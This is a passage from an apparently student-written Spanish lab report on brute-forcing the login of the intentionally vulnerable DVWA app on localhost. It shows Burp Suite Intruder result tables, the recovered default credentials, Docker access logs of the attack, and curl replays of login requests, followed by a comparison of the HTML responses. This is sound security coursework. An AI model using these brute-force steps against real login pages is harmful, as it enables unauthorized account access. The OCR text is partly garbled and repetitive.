



Figura 14: Ingreso de los datos de las posibles contraseñas.

2.6 Obtención de DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Al iniciar el ataque, Burp Suite abre una nueva ventana que muestra todas las iteraciones posibles. Obteniendo que para cada resultado, se genera un código de respuesta 200, indicativo de que el servidor está respondiendo. Esto se debe a que el ataque se lleva a cabo estando ya logueado en el sistema, debido a que el ataque se realiza en una "subpágina".

Para determinar si una credencial es válida, se debe revisar individualmente el render en la pestaña de respuesta. Si la credencial es correcta, se mostrará la imagen del usuario junto con un mensaje de bienvenida. En caso contrario, se recibirá un mensaje indicando que el usuario o la contraseña son inválidos.



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			200	3			4741	
1	gordonb	123456	200	1			4702	
2	pablo	123456	200	4			4703	
3	smithy	123456	200	4			4702	
4	1337	123456	200	4			4703	
5	admin	123456	200	5			4702	
6	gordonb	password	200	4			4703	
7	pablo	password	200	5			4702	
8	smithy	password	200	4			4743	
9	admin	password	200	5			4702	
10	admin	password	200	4			4741	
11	gordonb	12345678	200	2			4702	
12	pablo	12345678	200	5			4703	
13	smithy	12345678	200	5			4702	
14	1337	12345678	200	5			4703	
15	admin	12345678	200	4			4702	
16	gordonb	qwerty	200	4			4703	
17	pablo	qwerty	200	4			4702	

Request Response

Pretty Raw Hex Render

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

Login

Username:

Password:


Login

Username and/or password incorrect.

More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-smarting-security-your-password>
- <http://www.silkychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Figura 15: Iteraciones de los usuarios con las posibles contraseñas.



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			200	3			4741	
1	gordonb	123456	200	1			4702	
2	pablo	123456	200	4			4703	
3	smithy	123456	200	4			4702	
4	1337	123456	200	4			4703	
5	admin	123456	200	5			4702	
6	gordonb	password	200	4			4703	
7	pablo	password	200	5			4702	
8	smithy	password	200	4			4743	
9	admin	password	200	5			4702	
10	admin	password	200	4			4741	
11	gordonb	12345678	200	2			4702	
12	pablo	12345678	200	5			4703	
13	smithy	12345678	200	5			4702	
14	1337	12345678	200	5			4703	
15	admin	12345678	200	4			4702	
16	gordonb	qwerty	200	4			4703	
17	pablo	qwerty	200	4			4702	

Request Response

Pretty Raw Hex Render

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

Login

Username:

Password:

Login

Welcome to the password protected area admin

More Information

Figura 16: Credencial admin-password.

2.6 Obtención de DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0								
1	gordonb	123456	200	1			4741	
2	pablo	123456	200	4			4702	
3	smithy	123456	200	4			4702	
4	1337	123456	200	4			4703	
5	admin	123456	200	4			4702	
6	gordonb	password	200	5			4703	
7	pablo	password	200	4			4702	
8	smithy	password	200	4			4743	
9	1337	password	200	4			4702	
10	admin	password	200	5			4741	
11	gordonb	12345678	200	5			4702	
12	pablo	12345678	200	4			4703	
13	smithy	12345678	200	4			4702	
14	1337	12345678	200	5			4703	
15	admin	12345678	200	5			4702	
16	gordonb	qwerty	200	5			4703	
17	pablo	qwerty	200	4			4702	
18	smithy	qwerty	200	4			4703	

Request Response

Pretty Raw Hex Render

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)
[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)

Login

Username:

Password:

Welcome to the password protected area smithy




Figura 17: credencial smithy-password.

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
54	1337	123123	200	5			4703	
55	admin	123123	200	4			4703	
56	gordonb	baseball	200	4			4703	
57	pablo	baseball	200	5			4703	
58	smithy	baseball	200	5			4703	
59	1337	baseball	200	5			4703	
60	admin	baseball	200	4			4703	
61	gordonb	abc123	200	3			4745	
62	pablo	abc123	200	4			4703	
63	smithy	abc123	200	1			4703	
64	1337	abc123	200	3			4703	
65	admin	abc123	200	1			4703	
66	gordonb	football	200	4			4703	

Request Response

Pretty Raw Hex Render

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)
[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area gordonb




Figura 18: Credencial gordonb-abc123.

2.6 Obtención de credenciales de actividades según criterio de rúbrica

The screenshot displays a web application interface with a table of requests and a login form. The table has columns for Request, Payload 1, Payload 2, Status code, Response received, Error, Timeout, Length, and Comment. The login form is titled 'Vulnerability: Brute Force' and includes fields for Username and Password, a Login button, and a message: 'Welcome to the password protected area pablo'.

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
67	pablo	football	200	4			4703	
68	smithy	football	200	5			4703	
69	1337	football	200	1			4703	
70	admin	football	200	1			4703	
71	gordonb	monkey	200	4			4703	
72	pablo	monkey	200	4			4703	
73	smithy	monkey	200	1			4703	
74	1337	monkey	200	1			4703	
75	admin	monkey	200	4			4703	
76	gordonb	letmein	200	6			4703	
77	pablo	letmein	200	4			4741	
78	smithy	letmein	200	4			4703	
79	1337	letmein	200	5			4703	

Request Response
Pretty Raw Hex Render

Figura 19: Credencial pablo-letmein.

Aunque se lograron obtener la mayoría de las credenciales, no fue posible encontrar la correspondiente al usuario 1337. Esto podría deberse a que, durante la revisión manual de cada fila entre las 200 posibles contraseñas, se pasó por alto, o bien, porque dicho usuario emplea una contraseña más robusta y segura.

```
vulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:38:12 +0000] "GET /vulnerabilities/brute/?username=1337&password=hello&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880/vu
lnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:38:16 +0000] "GET /vulnerabilities/brute/?username=admin&password=hello&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880/v
ulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:38:20 +0000] "GET /vulnerabilities/brute/?username=gordonb&password=123qwe&Login=Login HTTP/1.1" 200 1805 "http://localhost:888
0/vulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:38:24 +0000] "GET /vulnerabilities/brute/?username=pablo&password=123qwe&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880/
vulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:38:28 +0000] "GET /vulnerabilities/brute/?username=smithy&password=123qwe&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880
/vulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:38:32 +0000] "GET /vulnerabilities/brute/?username=1337&password=123qwe&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880/v
ulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:38:36 +0000] "GET /vulnerabilities/brute/?username=admin&password=123qwe&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880/
vulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:38:40 +0000] "GET /vulnerabilities/brute/?username=gordonb&password=123abc&Login=Login HTTP/1.1" 200 1805 "http://localhost:888
0/vulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:38:44 +0000] "GET /vulnerabilities/brute/?username=pablo&password=123abc&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880/
vulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:38:49 +0000] "GET /vulnerabilities/brute/?username=smithy&password=123abc&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880
/vulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:38:54 +0000] "GET /vulnerabilities/brute/?username=1337&password=123abc&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880/v
ulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:38:58 +0000] "GET /vulnerabilities/brute/?username=admin&password=123abc&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880/
vulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:39:02 +0000] "GET /vulnerabilities/brute/?username=gordonb&password=000000&Login=Login HTTP/1.1" 200 1805 "http://localhost:888
0/vulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:39:06 +0000] "GET /vulnerabilities/brute/?username=pablo&password=000000&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880/
vulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:39:11 +0000] "GET /vulnerabilities/brute/?username=smithy&password=000000&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880
/vulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:39:15 +0000] "GET /vulnerabilities/brute/?username=1337&password=000000&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880/v
ulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
172.17.0.1 - - [18/Apr/2024:02:39:20 +0000] "GET /vulnerabilities/brute/?username=admin&password=000000&Login=Login HTTP/1.1" 200 1805 "http://localhost:8880/
vulnerabilities/brute/" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36"
```

Figura 20: Datos obtenidos en el contenedor de docker.

2.7. Obtención de código de inspect element (curl)

Para comenzar esta etapa, es necesario tener instalada la herramienta curl. Con esta nueva implementación para capturar solicitudes, se debe acceder a la página de localhost abierta en la sección de Brute Force. A continuación, se realiza una inspección de la página y se navega hasta la pestaña de red (network). Desde aquí, se inicia sesión para poder capturar las credenciales, las cuales serán copiadas en formato curl.

```
rayen@hp:~/Documents/cripto/lab2$ curl --version
curl 7.81.0 (x86_64-pc-linux-gnu) libcurl/7.81.0 OpenSSL/3.0.2 zlib/1.2.11 brotli/1.0.9 zstd/1.4.8 libidn2/2.3.2 libpsl/0.21.0 (+libidn2/2.3.2) libssh/0.9.6/openssl/zlib nghttp2/1.43.0 librtmp/2.3 OpenLDAP/2.5.17
Release-date: 2022-01-05
Protocols: dict file ftp ftps gopher gophers http https imap imaps ldap ldaps mqtt pop3 pop3s rtsp scp sftp smb smbs smtp smtps telnet tftp
Features: alt-svc AsynchDNS brotli GSS-API HSTS HTTP2 HTTPS-proxy IDN IPv6 Kerberos Largefile libz NTLM NTLM_WB PSL SPNEGO SSL TLS-SRP UnixSockets zstd
```

Figura 21: Verificación de instalación curl.




Figura 22: Obtención curl.

2.8. Utilización de curl por terminal (curl)

Al realizar el copiado del comando curl, se realizan dos pruebas en el terminal: la primera utilizando las credenciales correctas y la segunda con credenciales incorrectas, con el fin de analizar las diferencias en las respuestas obtenidas, permitiendo identificar cómo se comporta el sistema ante cada tipo de ingreso.

```
rayen@hp:~/Documents/cripto/lab2$ curl -i 'http://localhost:8880/vulnerabilities/brute/?username=admin&password=password&Login=Login#' --compressed \
-H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' \
-H 'Accept-Language: en-US,en;q=0.5' \
-H 'Accept-Encoding: gzip, deflate, br' \
-H 'Connection: keep-alive' \
-H 'Referer: http://localhost:8880/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Cookie: PHPSESSID=k408ssok38841stl32pob87127; security=low' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1'
```

Figura 23: Comando curl credencial correcta.

2.9 Demuestra 5 diferencias (curl) DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
curl -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:124.0) Gecko/20100101 Firefox/124.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' \
-H 'Accept-Language: en-US,en;q=0.5' \
-H 'Accept-Encoding: gzip, deflate, br' \
-H 'Connection: keep-alive' \
-H 'Referer: http://localhost:8880/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Cookie: PHPSESSID=k408ssok3884isl132pob87127; security=low' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1'
```

Figura 24: Comando curl credencial incorrecta.

2.9. Demuestra 5 diferencias (curl)

Ya ejecutado el comando curl en la terminal, se muestra el código HTML resultante, el cuál incluye indicaciones específicas dentro de las líneas del código que confirman la verificación exitosa para las credenciales oficiales, y, en contraste, señalan el fallo de verificación cuando se utilizan credenciales incorrectas.

```
<ul class="menuBlocks"><li class=""><a href="http://localhost:8880/vulnerabilities/javascript/">javascript</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="http://localhost:8880/vulnerabilities/javascript/">javascript</a></li>
<li class=""><a href="http://localhost:8880/vulnerabilities/javascript/">javascript</a></li>
<li class=""><a href="http://localhost:8880/vulnerabilities/javascript/">javascript</a></li>
<li class=""><a href="http://localhost:8880/vulnerabilities/javascript/">javascript</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="http://localhost:8880/vulnerabilities/javascript/">javascript</a></li>
</ul>
</div>
</div>
<div id="main_body">
<div class="body_padded">
<h1>Vulnerability: Brute Force</h1>
<div class="vulnerable_code_area">
<h2>Login</h2>
<form action="#" method="GET">
Username:<br />
<input type="text" name="username"><br />
Password:<br />
<input type="password" AUTOCOMPLETE="off" name="password"><br />
<br />
<input type="submit" value="Login" name="Login">
</form>
<p>Welcome to the password protected area admin</p>
<h2>More Information</h2>
<ul>
<li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>
<li><a href="http://www.synantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_blank">http://www.synantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
</ul>
</div>
</div>
```

Figura 25: Obtención curl credencial incorrecta.

2.9 Demuestra 5 Diferencias (Lo) DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
<!--# INCLUDE # METHOD=GET -->
Username:<br />
<input type="text" name="username"><br />
Password:<br />
<input type="password" AUTOCOMPLETE="off" name="password"><br />
<br />
<input type="submit" value="Login" name="Login">

</form>
<pre><br />Username and/or password incorrect.</pre>

</div>

<h2>More Information</h2>
<ul>
<li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>
<li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password" target="_blank">http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
<li><a href="http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html" target="_blank">http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html</a></li>
</ul>
</div>

<br /><br />

</div>

<div class="clear">
</div>

<div id="system_info">
<input type="button" value="View Help" class="nonui button" id="help button" data-help-url="../../vulnerabilities/view_help
```

Figura 26: Obtención curl credencial incorrecta.

Para obtener una visualización más clara del código HTML generado, se exporta a un documento de texto plano (HTML), teniendo las siguientes diferencias:

1. **Mensaje:** Se muestra un mensaje diferente dependiendo de si la verificación de las credenciales es exitosa o no. Un mensaje de bienvenida indica credenciales correctas, mientras que un mensaje de error señala lo contrario.
2. **Imagen:** Solo cuando la credencial es correcta, se muestra la imagen de perfil del usuario.

Todos los demás encabezados HTTP 'Headers' son idénticos, incluyendo la cookie de sesión 'PHPSESSID', el agente de usuario 'User-Agent', los encabezados de aceptación 'Accept, Accept-Language, Accept-Encoding', y los encabezados relacionados con la seguridad y la navegación Upgrade-Insecure-Requests, Sec-Fetch.

2.10 Instalación y desarrollo de actividades según criterio de rúbrica

